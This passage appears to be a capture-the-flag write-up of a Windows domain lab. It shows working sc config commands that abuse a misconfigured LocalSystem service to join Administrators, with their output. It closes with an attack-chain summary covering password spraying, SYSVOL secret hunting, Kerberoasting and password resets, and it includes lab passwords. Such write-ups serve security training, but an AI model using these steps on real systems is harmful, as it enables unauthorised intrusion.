A permission that widespread is not one badly installed service, it is somebody who touched the SCM's default ACL machine-wide. Which one you pick barely matters as long as it runs as LocalSystem, and AppReadiness is a good candidate: it exists on every Windows Server, it sits stopped almost all the time and nobody misses it.
sc qc AppReadiness
accesschk.exe -cuwqv "molly.smith" AppReadiness
sc qc closes the case: the service starts under LocalSystem, so any change to BINARY_PATH_NAME runs as SYSTEM.
SERVICE_NAME: AppReadiness
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\svchost.exe -k AppReadiness -p
        DISPLAY_NAME       : App Readiness
        SERVICE_START_NAME : LocalSystem

RW AppReadiness
        SERVICE_ALL_ACCESS
START_TYPE: DEMAND_START is the icing: the service is stopped and starts on request, so we can trigger it ourselves without waiting for a reboot.
Subtle detail: we do not need to fully start the service. sc config rewrites binPath, and forcing a start (even if it fails with 1053 by timeout) already has SCM run the command as SYSTEM before the control check.
sc config AppReadiness binPath= "cmd /c net localgroup Administrators molly.smith /add"
sc stop AppReadiness
sc start AppReadiness
net localgroup administrators
The stop fails with 1062 (it was never running) and the start with 1053 (timeout), but the SCM already fired the binPath as SYSTEM before giving up: net localgroup administrators shows molly.smith inside the group:
C:\Users\molly.smith\Desktop>sc config AppReadiness binPath= "cmd /c net localgroup Administrators molly.smith /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\molly.smith\Desktop>sc stop AppReadiness
[SC] ControlService FAILED 1062:
The service has not been started.

C:\Users\molly.smith\Desktop>sc start AppReadiness
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.

C:\Users\molly.smith\Desktop>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
molly.smith
The command completed successfully.
Being in the group is not holding the privilege

Here is the detail that stalls a lot of people: the console that fired the sc config still cannot get into C:\Users\Administrator. Group membership is resolved at logon and frozen into the process token; that console's token was built before the net localgroup /add and knows nothing about the change. A new elevated process is required.
The new console is opened from the start menu with Run as administrator, which is what forces Windows to build an elevated token instead of reusing the one it already had:

And that is where the change proves itself: UAC accepts molly.smith from the HAERO domain as a valid administrator to elevate with. Before the sc config those same credentials would have been rejected.

The title bar reads Administrator: Command Prompt. It is the same old cmd.exe, but its token now carries the Administrators SID enabled.
Proof.txt

The check is chained so the session's owner is visible: the flag is read from the Administrator's desktop, yet whoami still returns haero\molly.smith. The administrator account was never stolen; a regular account was simply given the same level of access, which in practice is the same thing and leaves far less of a trail.
C:\Users\Administrator>type Desktop\proof.txt && whoami && ipconfig && hostname
9d29b511b7336d70870d85d89ebc7b50
haero\molly.smith

Windows IP Configuration

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a01b:1a46:acd2:d7c4%6
   IPv4 Address. . . . . . . . . . . : 192.168.229.40
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.229.254
dc
Attack chain
kerbrute -> info, administrator, discovery
  └─ nxc spray users/users -> info/info
     ├─ homes (READ,WRITE) -> twenty empty directories    [dead end]
     └─ smbclient SYSVOL -> scripts/temp/password_reset.txt (Start123!)
        └─ spray Start123! -> discovery
           ├─ GetUserSPNs -> discovery + maintenance      [dead end]
           └─ MSSQL windows-auth -> IMPERSONATE hrappdb-reader
              └─ hrappdb.sysauth -> hrapp-service / Untimed$Runny
                 └─ BloodHound: GenericWrite on Hazel.Green
                    └─ bloodyAD set serviceprincipalname -> GetUserSPNs -> john -> haze1988
                       └─ Hazel.Green MemberOf Tier2-Admins
                          └─ ForceChangePassword on molly.smith -> Start123!
                             └─ RDP -> accesschk -> AppReadiness (SERVICE_ALL_ACCESS)
                                └─ sc config binPath -> Administrators += molly.smith
                                   └─ elevated console -> SYSTEM
Lessons learned
- The sequence
kerbrute → spray user/user → SYSVOL → password_reset.txt → spray initial password → next useris the most frequent AD bootstrap. Worth automating. - SYSVOL is readable by any domain user and often carries logon scripts with secrets, old GPP cpasswords and stray temp files.
- The best-looking share is not the one that moves you forward.
homeshad WRITE and twenty user profiles, and it was empty;SYSVOL, read-only and visible to the whole domain, held the password. Drain both before deciding which one was the good one. IMPERSONATEin MSSQL is a nearly forgotten horizontal escalation: checksys.server_permissionson any SQL-access engagement.- A password lifted from a database must be tried against the entire domain, not just the account that stored it. Here
Untimed$Runnywas alsohrapp-service's domain credential. GenericWriteis not one technique but a menu: it lets you writeservicePrincipalName(targeted Kerberoasting) ormsDS-KeyCredentialLink(Shadow Credentials). The first depends on the victim's password being weak; the second depends on nothing and works just as well against a 30-character password.- Read the whole graph, not just the edges at either end. The middle link on this box is a
MemberOf:Hazel.Greenheld no permission overmolly.smith, her group did. ForceChangePassword(orGenericAll) is the canonical AD shortcut: if user A can change B's password, A effectively is B (with a PasswordLastSet log).accesschk -cuwqv <user> *is the first post-exploitation sweep on Windows to find services with bad permissions;SERVICE_ALL_ACCESSover a service inLocalSystemis SYSTEM in seconds withsc config.- Adding yourself to Administrators does not elevate the session you already have: the token is built at logon. Without opening a new process it looks like the attack failed when it has in fact already worked.